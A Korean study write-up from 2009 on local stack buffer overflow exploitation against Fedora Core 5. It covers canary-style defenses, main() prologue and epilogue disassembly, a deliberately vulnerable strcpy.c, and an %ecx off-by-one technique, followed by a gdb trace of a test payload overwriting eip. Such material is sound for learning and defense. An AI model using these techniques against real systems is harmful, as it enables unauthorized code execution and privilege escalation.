Fedora Core 5 에서 Local Stack 기반 Overflow Exploit

박성빈, viiiin@naver.com
http://sp0ngee.tistory.com
2009년 11월 5일

Abstract

이 기술문서는 새로운 기술이 아닌 잘 알려진 분들에 의해 써진 기술을 바탕으로 작성하였다. 공부를 위한 목적으로 다시 작성한 것이다. 혹은 그대로 따라했음에도 불구하고 잘 되지 않았던 부분들과 초보자의 입장에서 잘 이해돼지 않았던 부분들을 다시 정리하였다.

이 기술문서 작성을 계기로 이 부분에 대한 내용을 익히고, 내 것으로 만들 수 있는 기회가 됐으면 한다. 또한 필자 이외의 다른 초보자들도 함께 배울 수 있는 좋은 기회가 됐으면 좋겠다.

Content

1. 목적

정보보호에 대한 기술을 배우겠다고 마음을 먹었을 때 가장 먼저 배웠던 기술이 바로 '스택 버퍼 오버플로우'였다. 그리고 가장 먼저 접했던 리눅스 버전은 레드햇 9 이다. 레드햇 9 버전에서는 스택 오버플로우 공격을 막기 위한 특별한 방어 메커니즘이 적용 되었었는데 바로 '랜덤 스택 주소'이다. 그러나 레드햇 9 에서의 스택 오버플로우 공격 방법은 너무나도 잘 알려졌었고 관련 문서도 많았기에 무작정 따라 하기 식으로 어느 정도 익힐 수 있었다. 레드햇 9 은 커널 2.4 를 사용하는데 커널 2.6 페도라 코어로 넘어가면서 여러 가지 공격을 막는 강력한 방어 메커니즘들이 나오기 시작했다.

이러한 방어 기술에 무작정 레드햇 9 을 공격했던 것처럼 따라 했다가 좌절했던 기억이 난다. 이번 기술문서를 통해 처음 배웠던 스택 오버플로우를 이용하여 레드햇 9 에서처럼 페도라 코어의 방어 메커니즘을 무력화 시키는 기술을 익혀볼까 한다.

2. 방어 메커니즘

ShellCode, RTL, FSB, BOF 기법 등 여러 가지 Exploit 기법이 발표되면서 많은 방어 메커니즘들이 나왔다. 대략 어떠한 것들이 있는지 알아보자.

- Non-executable Stack : 스택에 어떤 코드도 실행되지 못하도록 한다.
- Stack Guard : 프로그램 실행 시 버퍼 오버플로우 공격을 탐지하게 된다.
- Random Stack : 프로그램이 실행될 때마다 스택이 랜덤한 주소 값을 갖는다.
- Stack Shield : 프롤로그 때와 에필로그 때의 RET 값을 비교하여 공격을 탐지한다.
- Format Guard : 포맷 스트링 공격을 방어하기 위한 방어 메커니즘이다.
- Exec Shield : Fedora Core Linux 때부터 구현되었는데 Non-executable Stack, Non-executable Heap, 16MB 미만의 주소를 가지는 Library, Random Stack, Random Library, PIE Compile 등의 기능을 포함하게 된다.

이러한 방어 메커니즘 중에 두 가지만 좀 더 자세히 알아보자.

2.1. Stack Guard


이 보안 메커니즘은 컴파일러가 프로그램의 함수 프롤로그 시에 RET 앞에 Canary 라는 임의의 값을 주입하고, 에필로그 시에 canary 값이 변조되었는지를 확인하여 버퍼 오버플로우 공격이 있었는지 탐지하게 된다.

혹시 '탄광 속의 카나리아'라는 말을 들어 본적이 있는가? 옛날, 탄광에는 특별한 환기 시설이 없었기 때문에 광부들은 항상 독가스에 중독될지 모르는 위험을 감수해야 했다고 한다. 어떻게 알아냈는지는 모르겠지만, 이들은 광산에 들어갈 때 카나리아를 데리고 들어갔

다. 가스에 노출되면 카나리아는 죽어버리게 된다. 그래서 카나리아가 노래를 계속하고 있는 동안 광부들은 안전함을 느낀 채 일 할 수 있었으며, 카나리아가 죽게 되면 곧바로 탄광을 탈출함으로써 자신의 생명을 보존할 수 있었다.

갑자기 이런 잡담을 하게 된 것은 이 이야기를 생각하면 canary의 역할을 기억하는데 좀 더 수월하지 않을까 하는 생각에 적어 보았다.

스택 오버플로우 기법은 지역 변수를 오버플로우 시켜서 return address를 변조한다는 사실을 알고 return address 근처에 4bytes 크기의 canary 변수를 주입한다. 프로그램에서 어떤 함수의 수행이 끝난 후, 이전 함수로 돌아갈 때 canary 변수가 변경이 되었는지 확인 하여 변경이 되었다면 공격이 발생하였다고 판단하여 프로그램을 종료하게 된다.



2.2. Stack Shield

Stack Shield는 함수의 프롤로그 때의 RET를 Global RET Stack이라는 특수한 스택에 저장하고, 함수의 에필로그 때에 Global RET Stack에 저장되었던 RET 값과 현재 스택의 RET 값을 비교하여 일치하지 않다면 프로그램을 종료시킨다.

Stack Shield는 함수 포인터가 오직 .text 영역만을 가리키도록 한다. 일반적으로 공격코드는 .data 영역에 주입되므로 함수 포인터를 이용한 공격을 막을 수 있다.

방어 메커니즘에 대한 설명은 여기까지 하고, 다음으로 Fedora Core 5 시스템의 main() 함수의 프롤로그와 에필로그 과정이 어떻게 이루어지는지 알아보자.

3. Fedora core 5 시스템의 main() 함수

```
Linux FC5.localdomain 2.6.15-1.2054_FC5smp #1 SMP Tue Mar 14 16:05:46 EST 2006 i686 athlon i386 GNU/Linux
```

Fedora core 5 시스템의 main() 함수 프롤로그와 에필로그 과정에 대해 알아보기 위해서 아래와 같은 아주 간단한 프로그램을 만들었다.

```
[sp0ngee@FC5 ~]$ cat test.c
#include <stdio.h>

int main()
{
        return 0;
}
```

[프로그램 3-1. 프롤로그와 에필로그 과정을 알아보기 위한 test.c 프로그램]

위 프로그램의 main() 함수의 disassemble 내용은 다음과 같다.

```
(gdb) disas main
0x08048324 <main+0>:    lea    0x4(%esp),%ecx
0x08048328 <main+4>:    and    $0xfffffff0,%esp
0x0804832b <main+7>:    pushl  0xfffffffc(%ecx)
0x0804832e <main+10>:   push   %ebp
0x0804832f <main+11>:   mov    %esp,%ebp
0x08048331 <main+13>:   push   %ecx
0x08048332 <main+14>:   mov    $0x0,%eax                      ; return 0;
0x08048337 <main+19>:   pop    %ecx
0x08048338 <main+20>:   pop    %ebp
0x08048339 <main+21>:   lea    0xfffffffc(%ecx),%esp
0x0804833c <main+24>:   ret
0x0804833d <main+25>:   nop
```

[프로그램 3-2. test.c 프로그램 main() 함수의 disassemble]

자세히 들여다보자.

---

① 0x08048324 <main+0>:   lea   0x4(%esp),%ecx

```
(gdb) x/x $esp
0xbfe308bc:     0x4dd2df2c
(gdb) x/x 0x4dd2df2c
0x4dd2df2c <__libc_start_main+220>:     0xe8240489
(gdb) disas __libc_start_main
....
0x4dd2df29 <__libc_start_main+217>:     call   *0x8(%ebp)
0x4dd2df2c <__libc_start_main+220>:     mov    %eax,(%esp)  <== return address
....
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

%esp+4 주소를 %ecx에 Load 하고 있다.
%esp 레지스터의 값을 확인해 보니 __libc_start_main() 함수의 return address가 들어있다.
이 return address는 나중에 %ebp 레지스터에 들어가게 된다.
%ecx 레지스터의 주소를 보면 0xbfe308bc + 4bytes 임을 확인할 수 있다.
값은 1이 들어있다.

---

② 0x08048328 <main+4>: and $0xfffffff0,%esp

```
(gdb) x/x $esp
0xbfe308b0:     0x4dd14ca0
(gdb) x/x 0x4dd14ca0
0x4dd14ca0 <_rtld_local_ro>:    0x00000000
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

%esp 와 0xfffffff0 의 AND 연산 후, 그 값을 %esp 레지스터에 넣는다.
0xfffffff0 은 11111111…11110000 이기 때문에 AND 연산을 하면 끝에 1byte가 0이 된다.
변경된 %esp 레지스터의 값을 확인해 보니 0이다.

---

③ 0x0804832b <main+7>: pushl 0xfffffffc(%ecx)

```
(gdb) x/x $esp
0xbfe308ac:     0x4dd2df2c
(gdb) x/x 0x4dd2df2c
0x4dd2df2c <__libc_start_main+220>:     0xe8240489
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

%ecx(0xbfe308c0) + 0xfffffffc 는 0x1bfe308bc 가 되는데 32비트 이상에 있는 1을 제거하면 결국은 0xbfe308bc 가 된다. 이것은 곧 %ecx - 4byte 의 연산을 한 것과 같고, 주소를 스택에 저장한다.
이 주소에는 __libc_start_main() 함수의 return address가 들어있다.
그리고 스택에 push 했으므로 %esp 값은 4bytes 감소한다.
%ecx 레지스터의 주소와 값은 그대로다.

---

④ 0x0804832e <main+10>: push %ebp

```
(gdb) x/x $esp                      ; 스택에 push했으므로 %esp 는 4bytes 감소
0xbfe308a8:     0xbfe30918
(gdb) x/x $ebp
0xbfe30918:     0x00000000
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

현재 스택에 이전 함수의 %ebp 레지스터를 저장한다.

---

⑤ 0x0804832f <main+11>: mov %esp,%ebp

```
(gdb) x/x $esp
0xbfe308a8:     0xbfe30918
(gdb) x/x $ebp
0xbfe308a8:     0xbfe30918
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

%esp 레지스터를 %ebp 레지스터에 복사하여 main() 함수 frame pointer를 설정한다.

---

⑥ 0x08048331 <main+13>: push %ecx

```
(gdb) x/x $esp                      ; 스택에 push했으므로 %esp 는 4bytes 감소
0xbfe308a4:     0xbfe308c0
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

%ecx 레지스터를 현재 스택에 저장하여 Canary 역할을 하도록 한다.

현재까지의 과정이 Fedora core 5 시스템 main() 함수의 프롤로그(prologue) 과정이다.
이 과정을 거치면 스택의 모양은 다음과 같이 된다.

```
↑주소가 커지는 방향
+-----------------------------------+ <- ① 처음 %esp 레지스터 주소
| __libc_start_main() return address |
+-----------------------------------+
|                                   |
+-----------------------------------+ <- ②번 과정에 의해 옮겨진 %esp 레지스터
| __libc_start_main() return address | <- ③번 과정에 의해 저장된 %ecx - 4bytes
+-----------------------------------+
|      saved frame pointer(%ebp)    | <- ④번 과정에 의해 저장된 이전 함수 %ebp 레지스터
+-----------------------------------+ <- ⑤번 과정에 의해 옮겨진 %ebp 레지스터
|          %ecx 레지스터            | <- ⑥번 과정에 의해 저장된 %ecx 레지스터
+-----------------------------------+ <- 최종 %esp 레지스터 위치
↓스택이 커지는 방향
```

Fedora core 5 시스템 main() 함수의 에필로그(epilogue) 과정은 다음과 같다.

---

① 0x08048337 <main+19>: pop %ecx

```
(gdb) x/x $esp                    ; 스택에서 pop했으므로 %esp 는 4bytes 증가
0xbfe308a8:     0xbfe30918
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

스택에서 %ecx 레지스터를 꺼낸다.
이렇게 꺼낸 %ecx 레지스터는 지역 변수 바로 옆에 자리잡고 있다.

---

② 0x08048338 <main+20>: pop %ebp

```
(gdb) x/x $esp                    ; 스택에서 pop했으므로 %esp 는 4bytes 증가
0xbfe308ac:     0x4dd2df2c
(gdb) x/x 0x4dd2df2c
0x4dd2df2c <__libc_start_main+220>:     0xe8240489
(gdb) x/x $ebp
0xbfe30918:     0x00000000
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
```

스택에서 %ebp 레지스터를 꺼낸다.

---

③ 0x08048339 <main+21>: lea 0xfffffffc(%ecx),%esp

```
(gdb) x/x $ecx
0xbfe308c0:     0x00000001
(gdb) x/x $esp
0xbfe308bc:     0x4dd2df2c
(gdb) x/x 0x4dd2df2c
0x4dd2df2c <__libc_start_main+220>:     0xe8240489
```

%ecx-4bytes 위치 주소를 %esp에 넣는다. (0xbfe308c0 - 4bytes = 0xbfe308bc)
결국, __libc_start_main() 함수의 원본 return address 위치로 %esp 레지스터를 이동시킨다.

---

④ 0x0804833c <main+24>: ret

---

ret 명령으로 pop %eip 가 수행 되면, 현재 %esp에 있는 __libc_start_main() 함수로 돌아간다.
그리고 역시 스택에서 pop 했으므로 %esp 는 4bytes 증가한다.

canary 역할을 하는 %ecx 레지스터는 랜덤 스택 환경이므로, 불가능 하진 않지만 추측하기 쉽지 않다. 또한, 스택상의 return address는 %ecx 레지스터를 참조하여 얻어오기 때문에 일반적인 스택 오버플로우 공격을 시도하여 성공시키기는 어렵다.

지금 이 시스템에서 스택 오버플로우 공격을 시도할 경우에 return address를 덮어씌우는 것은 불가능하다. 그 이유는 return address를 덮어씌우기 위해 우선 지역 변수를 덮어씌울 경우 그 옆에 자리 잡고 있는 %ecx(canary) 레지스터의 내용도 함께 덮어 씌워져서 내용이 변경된다. 이 %ecx 레지스터에 의해서 return address 가 구성되기 때문에 주소 값이 변경된다면 문제가 생길 수 있기 때문이다.


게다가 랜덤 스택 환경에서 canary로 쓰이는 %ecx 레지스터는 계속해서 변하기 때문에 공격자가 %ecx 레지스터의 주소 값을 추측하여 return address 값을 변경하는 것 또한 힘들다.

그럼, 이제 이러한 환경에서 어떤 공격 방법을 적용시킬 수 있는지 생각해보도록 하자.

4. Stack Overflow Exploit 준비

이제 이러한 환경에서 어떤 exploit method를 적용시킬지 정리해 보자. 여러 가지 공격 방법이 있겠지만 여기서는 Xpl017Elz 님의 방법을 사용하였다.

바로 %ecx 레지스터 off-by-one 공격 기법이다. %ecx 레지스터의 주소 값을 추측하는 것이 가장 좋은 방법이지만 이 방법은 사용하기 매우 까다롭다고 한다. 그래서 %ecx 레지스터 값을 추측할 필요 없이 %ecx 레지스터의 마지막 1byte를 null로 덮어씌우는 것이다. 1byte만 null로 변경된 %ecx 레지스터의 -4bytes 위치에 return address가 될 주소 값을 넣어 준다. 간단한 구조를 살펴보면 아래와 같다.



[그림 4-1. 간략히 그린 exploit 구성]

%ecx 레지스터에 마지막 1byte를 null로 덮어씌우고, %ecx - 4 위치에 취약한 프로그램의 main() 함수 ret code를 반복 삽입한다. 그렇게 되면 반복적으로 삽입한 만큼 %esp 레지스터는 4bytes씩 이동을 할 것이다. ret 명령에 의해서 pop %eip 가 수행되기 때문이다.

이렇게 계속 이동을 하다가 마지막 4bytes에 main() 함수의 에필로그를 다시 한 번 실행하게 만든다면 우리는 위의 그림과 같이 환경변수 영역에 가까워 질 수 있다.

이 말의 의미에 대해서 실제 취약한 코드를 보면서 다시 한 번 정리해 보자.

다음은 보안 취약점이 존재하는 공격 대상 코드와 프로그램이다.

```
[root@FC5 sp0ngee]# cat strcpy.c
int main(int argc, char **argv)
{
        char buf[256];
        strcpy(buf, argv[1]);
}
[root@FC5 sp0ngee]# gdb -q strcpy
(gdb) disas main
...
0x080483b2 <main+46>:   add    $0x114,%esp           ; %esp 지역 변수 크기만큼 증가
0x080483b8 <main+52>:   pop    %ecx                  ; %ecx 복구
0x080483b9 <main+53>:   pop    %ebp                  ; %ebp 복구
0x080483ba <main+54>:   lea    0xfffffffc(%ecx),%esp ; %ecx-4 위치로 %esp 복구
0x080483bd <main+57>:   ret                          ; %eip 복구
0x080483be <main+58>:   nop
...
```

[프로그램 4-2. 보안 취약점이 존재하는 strcpy.c 프로그램과 main() 함수의 에필로그]

여기서 main() 함수의 에필로그 부분을 보여준 이유는 이 부분에서 아주 중요한 일이 일어나기 때문이다. 우리는 지역변수인 buf[256] 공간에 ret code 즉, 여기서 보면

0x080483bd 주소를 채워 넣을 것이다. 그렇게 하게 되면 ret 명령이 실행 될 것이고 %esp 레지스터는 계속해서 4bytes 씩 이동하여서 <main+52> 부분인 %ecx 레지스터가 복구되는 지점 근처까지 오게 될 것이다. 그 전에 main() 함수의 에필로그인 <main+46> 부분의 명령을 다시 수행하게 되면, %esp 레지스터는 0x114(276) 크기만큼 증가하여서 arguments 포인터와 환경 변수 포인터가 있는 스택의 영역 근처에 도달하게 된다.

다음으로 <main+52> 부분에서 %ecx 레지스터를 복구할 때, 우리가 잠시 후 만들어 볼 공격 코드에서 미리 설정한 환경 변수 포인터를 가져가게 된다. 그리고 %esp 레지스터 위치가 되는 %ecx-4 지점은 선언 가능한 환경 변수 코드가 오게 된다.

다시 한 번 정리해 보자.

① 지역변수인 buf[256]에 마지막 4bytes를 제외한 모든 공간을 ret code(0x080483bd)주소로 채워 넣는다. 즉, ret code 주소를 63번 넣으면 252bytes가 채워지고, 마지막 4byte에는 에필로그의 시작 주소를 채워 넣게 되면 256개의 공간이 전부 채워지게 된다. buf[256]에는 원래 null이 들어가야 하는데 그 공간까지 채워 줌으로써 off-by-one 오버플로우가 일어나게 되는 것이다.(*배열의 마지막 공간은 null이 들어감을 기억하자.)

② 이렇게 채워 넣을 경우 스택의 최상위 값을 pop하는 명령에 의해 %ecx 레지스터에는 변조된 %esp 주소 값이 들어가게 된다. 즉, off-by-one에 의해서 0x??????00 이 들어가게 될 것이다. 변조된 %esp 주소 값은 주소 끝 1byte가 0으로 덮어 씌워졌기 때문에 이 전에 지나쳐 왔던 지역변수 영역으로 거슬러 올라가게 된다.

③ 다음으로 %ebp를 복구하고, <main+54>에서 %esp를 %ecx-4 위치로 복구하게 되는데 %ecx-4 위치는 ret code 를 채워 넣은 지역변수 위치가 될 것이고, 이것은 다시 두 번째 에필로그를 수행하기 위해서 또 내려올 것이다.

④ 두 번째 만난 main() 함수의 에필로그 부분인 <main+46> 에서 지역변수 사용을 위해 빼줬던 0x114(276)을 보정해주기 위해서 %esp 레지스터에 더하게 되는데 여기서 현재 스택의 위치를 나타내는 %esp 레지스터에 0x114가 더해져서 주소가 커지게 되고 결국 스택의 arguments 포인터와 환경 변수 포인터 영역 근처까지 가게 되는 것이다.

⑤ 그 곳에서 execve() 함수를 호출하게 되고, 결국 쉘을 실행 시킬 수 있는 것이다.

글로 하는 설명은 여기까지 하도록 하고, 코드와 그림으로 전체적인 공격 구성을 알아보자.


* strcpy.c 의 디버깅 내용을 통해 변화들을 직접 확인해 보자.


```
[sp0ngee@FC5 ~]$ gdb -q strcpy
(gdb) disas main
/*** main() 함수의 에필로그 부분 ***/
...
0x080483b2 <main+46>:   add    $0x114,%esp                    ; 에필로그 시작
0x080483b8 <main+52>:   pop    %ecx                           ; %ecx 복구
0x080483b9 <main+53>:   pop    %ebp                           ; %ebp 복구
0x080483ba <main+54>:   lea    0xfffffffc(%ecx),%esp          ; %ecx-4 위치에 %esp 복구
0x080483bd <main+57>:   ret
...
/*** break point를 설정하고 하나하나 짚어 보자. ***/
(gdb) b *main+46
Breakpoint 1 at 0x80483b2
(gdb) b *main+52
Breakpoint 2 at 0x80483b8
(gdb) b *main+53
Breakpoint 3 at 0x80483b9
(gdb) b *main+54
Breakpoint 4 at 0x80483ba
(gdb) b *main+57
Breakpoint 5 at 0x80483bd
(gdb) r `perl -e 'print "AAAA"x64'`          <== 지역변수 buf[256]에 A를 빈 공간 없이 채운다.
/*** 우리가 관심 갖는 레지스터만 보도록 하자. ***/
(gdb) info reg
ecx            0xfffffc89       -887
esp            0xbff497b0       0xbff497b0
ebp            0xbff498c8       0xbff498c8
eip            0x80483b2        0x80483b2
/*** buf[256]에 A(0x41)가 채워진 것을 확인할 수 있다. ***/
(gdb) x/72x $esp
0xbff497b0:     0xbff497c4      0xbff49b3b      0x00000000      0x00000000
0xbff497c0:     0x00000000      0x41414141      0x41414141      0x41414141
0xbff497d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbff497e0:     0x41414141      0x41414141      0x41414141      0x41414141
...(생략)...
0xbff498a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbff498b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbff498c0:     0x41414141      0xbff49800      0xbff49938      0x005897e4
                                        ↑
              "off-by-one error에 의해서 1byte가 null로 덮어 씌워졌다."
/*** 다음으로... ***/
(gdb) c
Continuing.
```

```
Breakpoint 2, 0x080483b8 in main ()
/*********************************************************************************************
0x080483b2 <main+46>:   add    $0x114,%esp
%esp 주소 값이 0xbff498c4 - 0xbff497b0 = 0x114 만큼 커졌다.
*********************************************************************************************/
(gdb) info reg
ecx            0xfffffc89       -887
esp            0xbff498c4       0xbff498c4
ebp            0xbff498c8       0xbff498c8
eip            0x80483b8        0x80483b8
(gdb) x/4x %esp-8
0xbff498bc:     0x41414141      0x41414141      0xbff49800      0xbff49938
                                                 ↑%esp
(gdb) c
Continuing.

Breakpoint 3, 0x080483b9 in main ()
/*********************************************************************************************
0x080483b8 <main+52>:   pop    %ecx
스택의 %esp 주소에 있는 값을 통해 %ecx 레지스터를 복구한다. 즉, %ecx 레지스터에는 현재 %esp 주
소에 있는 0xbff49800 주소가 들어가게 된다.
*********************************************************************************************/
(gdb) info reg
ecx            0xbff49800       -1074489344
esp            0xbff498c8       0xbff498c8
ebp            0xbff498c8       0xbff498c8
eip            0x80483b9        0x80483b9
(gdb) c
Continuing.

Breakpoint 4, 0x080483ba in main ()
/*********************************************************************************************
0x080483b9 <main+53>:   pop    %ebp
%ebp 레지스터를 복구한다.
*********************************************************************************************/
(gdb) info reg
ecx            0xbff49800       -1074489344
esp            0xbff498cc       0xbff498cc
ebp            0xbff49938       0xbff49938
eip            0x80483ba        0x80483ba
(gdb) c
Continuing.

Breakpoint 5, 0x080483bd in main ()
```

```
/*********************************************************************************************
0x080483ba <main+54>:   lea    0xfffffffc(%ecx),%esp
%ecx - 4 의 위치에 %esp 레지스터를 로드한다. ( 0xbff49800 - 0x4 = 0xbff497fc )
*********************************************************************************************/
(gdb) info reg
ecx            0xbff49800       -1074489344
esp            0xbff497fc       0xbff497fc
ebp            0xbff49938       0xbff49938
eip            0x80483bd        0x80483bd
/*** %esp 레지스터 위치로 가서 보면 지역 변수 부분으로 다시 내려 왔음을 볼 수 있다. ***/
(gdb) x/8x $esp
0xbff49800:     0x41414141      0x41414141      0x41414141      0x41414141
0xbff49810:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()       <== 복귀할 주소가 이상함을 말하는 듯하다.
/*********************************************************************************************
0x080483bd <main+57>:   ret
다음 명령을 실행 할 %eip 레지스터를 복구하는데 이 때, %eip 레지스터에는 아래와 같이 0x41414141
이라는 값이 들어가 있다.
*********************************************************************************************/
(gdb) info reg
ecx            0xbff49800       -1074489344
esp            0xbff49800       0xbff49800
ebp            0xbff49938       0xbff49938
eip            0x41414141       0x41414141  <== 바로 여기
```

